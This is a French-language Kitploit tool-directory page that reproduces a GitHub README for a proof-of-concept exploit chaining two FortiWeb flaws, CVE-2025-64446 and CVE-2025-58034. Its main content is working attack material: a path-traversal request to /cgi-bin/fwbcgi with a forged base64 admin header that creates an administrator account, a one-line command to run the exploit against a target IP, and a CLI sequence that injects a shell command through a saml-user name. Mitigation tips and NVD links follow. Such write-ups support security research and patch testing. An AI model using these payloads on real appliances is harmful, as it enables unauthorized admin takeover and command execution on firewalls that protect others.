
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
FORTIWEB_CVE-2025-64446-58034 — Exploit PoC pour les CVE FortiWeb : contournement d'authentification via traversée de chemin et injection de commandes OS authentifiée. Comprend une analyse détaillée, des charges utiles et des conseils d'atténuation pour les tests de sécurité. | Kitploit
Outils/GitHubGitHub/eagle-nett/fortiweb_cve-2025-64446-58034
Authentification et AutorisationAnalyse des VulnérabilitésExploitationExploitation d'Applications WebTests d'IntrusionApprentissage et Éducation
GitHubeagle-nett/fortiweb_cve-2025-64446-58034

FORTIWEB_CVE-2025-64446-58034

Partager

Exploit PoC pour les CVE FortiWeb : contournement d'authentification via traversée de chemin et injection de commandes OS authentifiée. Comprend une analyse détaillée, des charges utiles et des conseils d'atténuation pour les tests de sécurité.

Voir le dépôt
32il y a 7 moisPas encore vérifié

Simulation d'exploitation de FortiWeb (CVE-2025-64446 & CVE-2025-58034)

Remarque :

  • Ce document est uniquement destiné à des fins d'apprentissage et de recherche en sécurité.
  • Ne pas utiliser pour attaquer un système sans autorisation.

1. Aperçu

FortiWeb est un pare-feu d'applications Web (WAF) utilisé pour protéger les applications Web.

En 2025, deux vulnérabilités critiques ont été découvertes :

  • CVE-2025-64446 – Contournement d'authentification via Path Traversal
  • CVE-2025-58034 – Injection de commandes système

2. Aperçu de CVE-2025-64446

ChampContenu
Type de vulnérabilitéRelative Path Traversal
Contournement d'authentification
CauseFortiWeb ne traite pas strictement les chemins avant l'authentification :

- Contrôle d'accès basé sur une chaîne de chemin logique
- Normalisation incomplète du chemin
- Permet d'utiliser ../ pour accéder à des ressources internes
DescriptionCertains points de terminaison d'administration peuvent être consultés sans authentification valide
Impact- Contournement d'authentification complet
- Accès non autorisé aux fonctions d'administration
- Rupture du modèle d'autorisation
Versions affectées- 8.0.0 – 8.0.1
- 7.6.0 – 7.6.4
- 7.4.0 – 7.4.9
- 7.2.0 – 7.2.11
- 7.0.0 – 7.0.11

Exemple :

/api/v2.0/cmdb/system/../../../../../../cgi-bin/fwbcgi

3. Aperçu de CVE-2025-58034

ChampContenu
Type de vulnérabilitéInjection de commandes système (CWE-78)
CauseFortiWeb traite les entrées de manière non sécurisée lors de l'exécution de commandes système :

- Absence de validation des entrées
- Manque d'échappement des caractères spéciaux
- Transmission directe des données utilisateur à la commande système
DescriptionLa vulnérabilité nécessite une authentification mais permet l'injection de commandes système
Impact- Exécution de commandes non désirées
- Accès aux ressources système
- Atteinte à l'intégrité et à la disponibilité
Versions affectées- 8.0.0 – 8.0.1
- 7.6.0 – 7.6.5
- 7.4.0 – 7.4.10
- 7.2.0 – 7.2.11
- 7.0.0 – 7.0.11

4. Processus expérimental (POC)

4.1. Préparation de l'environnement :

python3 -m venv venv
source venv/bin/activate
pip install -r requirements.txt

Ceci permet d'éviter les conflits de versions de bibliothèques, d'assurer la stabilité de l'environnement de travail et de limiter l'impact sur le système.

venv-git

4.2 Exploitation

Payload

 cgiinfo_json = {
        "username": "admin",
        "profname": "prof_admin",
        "vdom": "root",
        "loginname": "admin"
    }
cgiinfo_b64 = base64.b64encode(json.dumps(cgiinfo_json).encode()).decode()
conn.request("POST", "/api/v2.0/cmdb/system/admin%3f/../../../../../cgi-bin/fwbcgi", body=body_data, headers=headers)
        resp = conn.getresponse()
result = {
            'target': f"{host}:{port}",
            'status': resp.status,
            'user': username,
            'password': password,
            'success': resp.status == 200
        }

Exécution de l'outil avec Python3 :

python3 exploit.py <IP_target>
  • <IP_target> : L'adresse IP ici est le nom d'hôte de l'appareil FortiWeb.

exploit

Obtention du nom d'utilisateur et du mot de passe -> procéder à la connexion

login

connect

Exploitation réussie et création d'un nouveau compte avec privilèges d'administrateur.

4.3 Exploitation de CVE-2025-58034 après connexion au compte

Après une connexion réussie avec le compte administrateur nouvellement créé, l'attaquant peut exploiter la vulnérabilité d'injection de commandes authentifiée via des requêtes spécialement conçues ou directement via l'interface en ligne de commande FortiWeb CLI :

config user saml-user

edit "`id`" ## nhập lệnh tại đây

set entityID http://foo

set service-path /foo

set enforce-signing disable

set slo-bind post

set slo-path /foo

set sso-bind post

set sso-path /foo

end

FortiWeb quittera la chaîne de configuration et exécutera la commande id lors de la configuration de saml-user.


5. Quelques mesures d'atténuation

  • Mettre à jour FortiWeb vers la version corrigée.
  • Limiter l'accès à l'interface d'administration.
  • Ne pas exposer l'interface de gestion sur Internet.
  • Vérifier les comptes administrateurs suspects.

6. Références supplémentaires

  • CVE-2025-64446 – https://nvd.nist.gov/vuln/detail/CVE-2025-64446
  • CVE-2025-58034 – https://nvd.nist.gov/vuln/detail/CVE-2025-58034
Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    933
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    551
  • 3

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    354
  • 4

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    351
  • 5

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    332
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    289

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →




